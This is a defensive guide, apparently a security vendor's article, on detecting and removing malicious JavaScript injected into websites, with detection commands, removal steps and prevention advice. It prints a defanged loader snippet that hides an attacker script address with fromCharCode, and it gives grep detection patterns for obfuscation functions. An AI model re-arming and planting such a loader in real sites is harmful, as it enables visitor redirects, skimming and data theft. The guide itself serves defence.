Malicious JavaScript on website pages is script code that an attacker planted so it runs in your visitors’ browsers. It loads from a theme file, a database row, a third-party tag or the server itself, and it redirects traffic, steals form data or shows fake prompts. This guide shows where it hides, how to find it with four checks, how to tell it from real scripts and how to remove it without being reinfected.
What Malicious JavaScript on a Website Does to Your Visitors
Malicious JavaScript runs in the visitor’s browser, not on your server, which is why your site can look normal to you while visitors get redirected or tricked. Researchers who tracked one injection campaign reported more than 51,000 infected websites, where the planted script sent visitors to adware and scam pages. The script can do almost anything the page can: read what a visitor types, rewrite what the page shows, send data out or load more code. What it does depends on the attacker’s goal, and the first table maps each goal to what a visitor sees.
| Goal | What the visitor sees | Where to read more |
|---|---|---|
| Redirect | The page jumps to a spam, adware or scam site | Malicious redirects |
| Skimmer | Checkout works, but card details are copied | Magecart attacks |
| Fake prompt | A fake CAPTCHA, notification request or browser update box | Signs of website malware |
| Spam injection | Hidden links or pages that only search engines notice | SEO spam hack |
| Loader | Nothing at first, then more script arrives later | The sections below |
Every attack also passes through the same three stages, and each stage is a place to catch it.
| Stage | What happens | Where you can catch it |
|---|---|---|
| Entry | The script is planted in a file, a row, a tag or a server setting | File and database search, change monitoring |
| Execution | The browser runs it, and it builds more script, overlays or redirects | View Source against the rendered page, the Network tab |
| Exfiltration | Typed data or visitors are sent to the attacker’s domain | Outgoing domains in the Network tab, CSP reports |
Six Places Malicious JavaScript Gets Injected

Attackers choose the place that survives cleanups and escapes casual review. Check all six, because one infection often uses two or three of them together.
- Edit theme and plugin files. Attackers append code to the end of
header.php,footer.phpor a large library such as jQuery, where it hides among thousands of clean lines. Compare the file with a fresh copy from the official source. - Insert script into database rows. Posts, widgets and options can hold a
<script>tag that every page prints, and our guide to database malware in WordPress shows how to search for it. - Replace a third-party script. When a tag, widget or CDN file you load from another domain is compromised, your site serves attacker code without any change to your own files. List every external script domain to catch it.
- Poison a tag manager container. Anyone with publish rights can add a custom HTML tag that loads on every page without touching your server. Review the container’s tags and its publish history.
- Rewrite server-level settings. A rule in
.htaccess, anauto_prepend_filesetting or a malicious mu-plugin can add script to every response while no theme file looks changed. - Abuse admin script fields. Header and footer boxes in themes, page builders and custom code plugins accept script by design, so an attacker with an admin login can use them. Read every one of those fields and the administrator list.
Video: Low Level explains how a compromised CDN script served malicious JavaScript to more than 100,000 websites, the third-party script entry point in the real world. It runs about 12 minutes.
Malicious JavaScript vs XSS: What Is the Difference?
Cross-site scripting (XSS) is a flaw in how a site handles input, and it lets an attacker run a script in a page without owning any of your files. The malicious JavaScript in this guide is different: it is already stored on your site or loaded by it, and it runs for every matching visitor. XSS can be the way in, for example when a stored flaw lets an attacker save a script in a comment, and from that moment the saved script is planted code. The fixes differ too. XSS needs a code fix in the vulnerable input, while planted script needs every copy removed plus the entry point closed. Our guide on what is cross-site scripting covers the flaw itself.
How to Find Malicious JavaScript on Your Website: Four Checks

Run these four checks in order. The first two need only a browser and take about five minutes, and they tell you whether the problem is in your files, in your database or in a script loaded from another site.
Compare View Source With the Rendered Page
View Source shows the HTML your server sent, while the Elements panel in developer tools shows the page after every script has run. A script that appears in Elements but not in the source was created by JavaScript at runtime, which is a strong sign of a loader. To see the raw server response without a browser, run the command below, then search the Elements panel for <script and compare the two lists. Any script in the second list that is missing from the first deserves a look at what created it.
curl -s https://example.com/ | grep -io "<script[^>]*>"List Every Script Domain in the Network Tab
Open developer tools, choose the Network tab, tick Disable cache, filter by JS and reload the page. Every row is a script your visitors run, and the Domain column shows where it came from. The Initiator column shows which script loaded which, so a chain from your own file to an unknown domain stands out at once. For a quick list, paste the line below into the Console. Look up every domain you cannot name, and treat lookalikes of well-known brands as hostile until you can explain them. Write down the full list once, because next quarter’s comparison is the cheapest way to notice a new script.
[...new Set([...document.scripts].map(s => s.src && new URL(s.src).hostname).filter(Boolean))]Search Files and Database for the Script
Once you have a suspect domain or snippet, search for it everywhere it can live. Search the files first, then the posts and options tables, then the checksums of core and plugin files. Expect noise from legitimate minified libraries when you search for generic words like eval, so search for the suspicious domain first and for generic functions second. A file that fails its checksum, or a row that contains the domain, tells you which entry point to close. The commands assume WordPress with WP-CLI, so on another system search the same folders and the matching database tables for the same strings. Save every hit with its path before you delete anything, because the list shows how far the infection spread.
grep -rIl "suspicious-domain.example" wp-content/ wp-config.php .htaccess
grep -rIlE "String\.fromCharCode|atob\(|document\.write\(" wp-content/themes wp-content/plugins
wp core verify-checksums
wp plugin verify-checksums --all
wp db query "SELECT ID, post_title FROM wp_posts WHERE post_content LIKE '%suspicious-domain.example%'"
wp db query "SELECT option_name FROM wp_options WHERE option_value LIKE '%<script%' LIMIT 50"
Test as a First-Time Visitor From Google on Mobile
Many scripts stay quiet for the site owner. They run only on a first visit, only on a phone, only for visitors who arrive from a search result, or only outside the owner’s country. Open a private window, switch to mobile view in developer tools and click through from a Google result to your page, then repeat from another network if you can. Our guide on malicious redirects explains each trigger. Also open the Security Issues report in Search Console, because Google may already have flagged the page. If any of these tests shows something your normal browser never did, you have confirmed that the script is conditional.
What Malicious JavaScript Looks Like in Real Code
Real samples are rarely obvious, so learn the three patterns below. All examples are defanged, with the domain written as example and the dot in square brackets, so they cannot run if copied.
Code Appended to the End of a Large Legitimate File
Researchers reported injected snippets added to common utility files such as jQuery, a trick known as a benign append attack. The malicious part is only a few lines at the very end of thousands of clean ones, so a glance at the top of the file shows nothing wrong. The snippet below builds a script tag at runtime, and the numbers inside String.fromCharCode are the letters of https://, used to hide the address from a plain text search. Always read the last lines of any library file that failed its checksum.
var u = String.fromCharCode(104,116,116,112,115,58,47,47) + "cdn-metrics[.]example/t.js";
var s = document.createElement("script");
s.src = u;
document.head.appendChild(s);
A Loader That Builds the Script Tag at Runtime
A loader is a tiny script whose only job is to fetch the real payload. Because the payload address is not in your HTML, View Source shows nothing, and only the rendered page and the Network tab reveal it. Researchers also described chains where each injected script loads the next from a different site before the final payload arrives. That lets attackers swap the last address when a blocklist catches it, so deleting one domain from your pages does not end the problem if the loader file itself is still there.
Encoded Strings Decoded With atob and eval
The pattern eval(atob("...")) decodes a base64 string and runs it as code, which hides the real instructions inside harmless-looking text. Legitimate libraries rarely need it, so a match in a theme or plugin file is a reason to read the file. The idea is the same layering that PHP malware uses, and our guide on obfuscated PHP malware shows how to decode such strings safely. Never paste a sample into a live browser tab, because decoding it there can run it. Decode it in a text editor or an offline sandbox, read what it fetches, and then search your site for that address.
Why Your Scanner and WAF Can Miss Malicious JavaScript
A remote scanner fetches your HTML from a data center address and usually does not run every script the way a real browser does, so a loader that builds its tag at runtime never appears. Scripts that act only for mobile visitors, search referrals or first visits never trigger for a scanner either. A web application firewall (WAF) filters requests going to your server, and it does not inspect a script that is already stored in a file or loaded from another domain. That is why a clean scan result is not proof of a clean site, and our guide on a scanner that says clean while the site is still infected covers the full list of blind spots.
Legitimate Script or Malicious Script? How to Tell
Most sites load dozens of legitimate third-party scripts, so judge each one by several signals together instead of by one. Start from an allow list of the tools you or your developer installed on purpose, such as analytics, a tag manager, a payment form or a chat widget, and treat everything else as unexplained until proven otherwise. A script can pass one signal and fail another. A real vendor domain loaded from an unexpected file, for example, is still worth a question, because attackers reuse trusted names to blend in. When two signals disagree, ask the person who owns that tool and wait for a real answer before you leave the script in place.
| Signal | Legitimate script | Suspicious script |
|---|---|---|
| Domain | A vendor you installed on purpose | An unknown domain or a lookalike of a known brand |
| Timing | Appeared with a change you or your developer made | Appeared with no deployment, or a file date changed on its own |
| Readability | Normal or vendor-minified code | Encoded strings, fromCharCode, atob or eval |
| Behavior | Does what the vendor documents | Loads more scripts, redirects or touches form and password fields |
| Audience | Runs the same for every visitor | Runs only for mobile, first-time or search-referred visitors |
| Location | Added through a setting or tag you can find | Sits at the end of a core, theme or library file |
How to Remove Malicious JavaScript Without Being Reinfected

Removing the visible script is the easy half. The attacker usually left a way to put it back, so work through the steps in this order and do not skip the entry point.
- Back up the files and the database before you touch anything, so you keep evidence and can roll back a mistake.
- Find the entry point from the logs, the outdated plugins, the administrator list and the file change dates, because a removal without it ends in reinfection.
- Delete every copy of the script from files, database rows, tag manager containers and admin script fields, and replace tampered core, theme and plugin files with fresh official copies instead of editing them by hand.
- Remove the persistence that restores it, including backdoors, rogue administrators, scheduled tasks and must-use plugins, using our guide to find a backdoor in a website.
- Rotate every credential: WordPress admins, hosting, database, SFTP, API keys, tag manager access and the secret keys in the configuration file.
- Purge the plugin cache, the server cache and the CDN, or visitors keep receiving the infected copy.
- Verify with the first-time visitor test, a fresh script domain list and a new scan, then watch the file and database for two weeks.
- Request a review in the Search Console Security Issues report if Google flagged the site.
For the full cleanup around these steps, follow our malware removal guide.
How to Stop Malicious JavaScript Running on Your Site
No single control stops every script, so combine these and know what each one cannot do.
- Add a Content Security Policy with
script-srcso the browser runs only scripts from sources you list. Start in report-only mode, then enforce. It cannot stop an attacker who edits a file you already allow, so treat it as a second layer. The MDN guide to CSP explains the syntax. - Pin static third-party files with Subresource Integrity, which makes the browser reject a file whose hash changed. It does not suit tag managers or widgets that update often.
- Keep a written inventory of every external script domain, and review it each quarter.
- Limit who can edit code: disable the dashboard file editor, restrict tag manager publish rights and require two-factor login for every administrator.
- Monitor theme files, widget rows and options for changes, and alert on any you did not make.
When Malicious JavaScript on Your Website Needs a Professional Cleanup
Get help when the script returns after you delete it, when it touches a checkout or login form, when several sites share the hosting account, or when customer data may have been exposed. These cases usually involve more than one foothold, and guessing gives the attacker time. A professional cleanup finds the restorer, the entry point and every other copy, and documents what the script could reach, which matters if you must tell customers or a payment provider. Waiting is the expensive choice, because a script on a checkout page keeps copying data for as long as it stays. Our guide on why WordPress malware keeps coming back explains the pattern, and ScanTitan’s website malware removal service handles the cleanup.
Malicious JavaScript on Website FAQ
Can you get malware from just visiting a website?
Rarely from the visit alone, because browsers run script in a sandbox. Malicious JavaScript can still redirect you, show a fake prompt that tricks you into allowing notifications or opening a file, and capture what you type on that page. A real silent install usually needs an unpatched browser flaw, so keep your browser updated.
Is JavaScript a security risk?
JavaScript itself is not the risk, because almost every modern site needs it. The risk is running script you do not control: a compromised third-party tag, a tampered file, or an input flaw such as XSS. Control which scripts load and who can change them.
How do I tell if a website is malicious?
As a visitor, watch for unexpected redirects, notification requests, fake warnings and a domain that is not quite the one you expect, and check the address in the Google Safe Browsing site status tool. As an owner, run the four checks in this guide on your own pages.
How do I stop JavaScript on a website?
As a visitor, block JavaScript for a single site in your browser’s site settings, though many pages will stop working. As an owner, use a Content Security Policy with script-src so only listed sources can run, and remove scripts you no longer need.
Can a scanner see injected JavaScript?
Sometimes. A scanner can see script stored in the HTML or in files, but it can miss code that builds its tag at runtime or acts only for certain visitors. Combine a scan with the view-source comparison, the script domain list and a file and database search.